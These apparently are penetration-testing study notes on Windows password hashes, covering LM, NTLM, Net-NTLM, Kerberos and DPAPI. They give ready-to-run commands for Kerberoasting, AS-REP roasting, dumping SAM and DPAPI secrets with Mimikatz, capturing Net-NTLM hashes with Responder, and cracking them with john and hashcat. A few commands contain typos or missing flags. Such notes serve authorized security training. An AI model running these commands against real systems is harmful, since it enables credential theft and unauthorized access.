












































































































































































































































































































































































































































































Hashes in Windows
https://www.hackingarticles.in/windows-privilege-escalation-sebackupprivilege/
https://www.insecurity.be/blog/2018/01/21/retrieving-ntlm-hashes-and-what-changed-technical-writeup/
17.10.1 - Hash Functions - Theory and Applications
Hash functions are one-way functions allowing you to go from the original password P to the hashed value H(P).
As an example sha256 is a commonly used hash function, in Linux systems. It's possible to access a function with the sha256sum utility.
echo -n "oscar" | sha256sum
17.10.2 - Hash Functions & Authentication
In context of authentication, hash functions are used for protecting users credentials. They're easy to compute and hard to reverse.
Web applications for example, store the hash of the user password within a database. This allows the application to verify the authenticity of the client during login. Hashes are also used in the Windows OS for authentication purposes.
- User gives password P to process
- Process computes hash H(P)
- Process checks hash is present in a trusted data source
- If it is, authentication succeeds
- If not, authentication fails
17.10.3 - Windows Hashes
Algorithms for computing LM/NetNTLMv1, NetNTLMv2 - https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
LM (LAN Manager Hash)
Oldest password storage hash used by Windows (deprecated)
Turned off by default since Vista/Windows Server 2008
- Convert all lower case to upper case
- Pad password to 14 chars with NULL chars
- Split password to 2 7 char chunks
- Create 2 DESK keys from each 7 char chunk
- DES encrypt string "KGS!@#$%" with these 2 chunks
- Concatenate the 2 DES encrypted strings (this is the LM hash)
Check the LM hash configuration, if it returns 1, LM hashes aren't generated
Get-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Lsa' -Name 'NoLMHash'
NTLM Hash
The way passwords are stored on modern systems
This is what we obtain when dumping SAM databases
Where UTF-16-LE is the little endian of UTF-16, the algorithm for generating this hash is:
MD4(UTF-16-LE(password))
NTLM hash of this example:

Net-NTLMv1
The NTLM protocol uses the NTHash in a challenge/response between server and client.
It's possible to obtain a response to crack from a client using tools like responder.
Algorithm for computing it

Net-NTLMv2
New version of the NTLM protocol, it's possible to obtain a response to crack from a client using tools like responder.

To check if the system is running NTLMv1 or v2, you can check:
Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name 'LMCompatibilityLevel'
If the path doesn't exist, the default is used (NetNTLMv2)
Kerberos
Kerberos is the default authentication protocol in Active Directory environments. It uses tickets (TGTs and TGSs) rather than challenge-response. It's possible to extract encrypted Kerberos ticket material (e.g. TGTs, TGSs, or hashes) for offline cracking or reuse (e.g. pass-the-ticket or Kerberoasting).
To roast
GetUserSPNs.py DOMAIN/USER:PASSWORD -dc-ip DC.IP -request
hashcat -m 13100 hash.txt wordlist.txt
If an account has Do not require Kerberos preauthentication enabled, you can request an AS-REP and crack the response:
GetNPUsers.py DOMAIN/ -usersfile users.txt -no-pass -dc-ip DC.IP
hashcat -m 18200 hash.txt wordlist.txt
Check Kerberos config (preauth, SPNs, etc)
Get-ADUser -Filter * -Properties DoesNotRequirePreAuth, ServicePrincipalName |
  Where-Object { $_.DoesNotRequirePreAuth -or $_.ServicePrincipalName }
DPAPI (Data Protection API
This protects secrets like browser credentials, WiFi keys and stored passwords. it encrypts data using user or system keys. Essentially it's a hash used or data encryption.
Master key decryption requires:
- User password/hash (or logon session)
- Master key file (from
%APPDATA%\Microsoft\Protect) - Optional: Domain backup key (for enterprise roaming profiles)
Dumping DPAPI master keys
.\mimikatz.exe "sekurlsa::dpapi"
Or extract manually
%APPDATA%\Microsoft\Protect\<SID>\
Decrypting credentials
dpapi.py --cred blob --sid S-1-5-21-... --password PASSWORD
Or in Mimikatz
dpapi::cred /in:CRED_FILE
17.10.4 - Obtaining Hashes - SAM Dump
LM, NTLM: SAM dump with SeBackupPrivilege + Mimikatz
.\mimikatz64.exe "privilege::debug" "token::elevate" "lsadump::sam" "exit"
17.10.5 - Obtaining Hashes, Net-NTLM - Responder
By forcing a connection from the Windows victim to a controlled Linux host, it's possible to obtain the Net-NTLMv1 or Net-NTLMv2 hash, which can then be cracked.
sudo Responder -I tun0
If you have victim machine access, connect back to the linux host, note it'll probably deny access.
dir \\IP\test
17.10.6 - Cracking Windows credentials
LM hashes
john --format=lm --wordlist=rockyou.txt hash.txt
hashcat -m 3000 -a 3 hash.txt
NTLM hashes
john --format=nt --wordlist=rockyou.txt hash.txt
hashcat -m 1000 -a 3 hash.txt
Net-NTLM v1
john --format=netntlm --wordlist=rockyou.txt hash.txt
hashcat -m 5500 -a hash.txt
Net-NTLM v2
john --fotmat=netntlm --wordlist=rockyou.txt hash.txt
hashcat -m 5600 -a hash.txt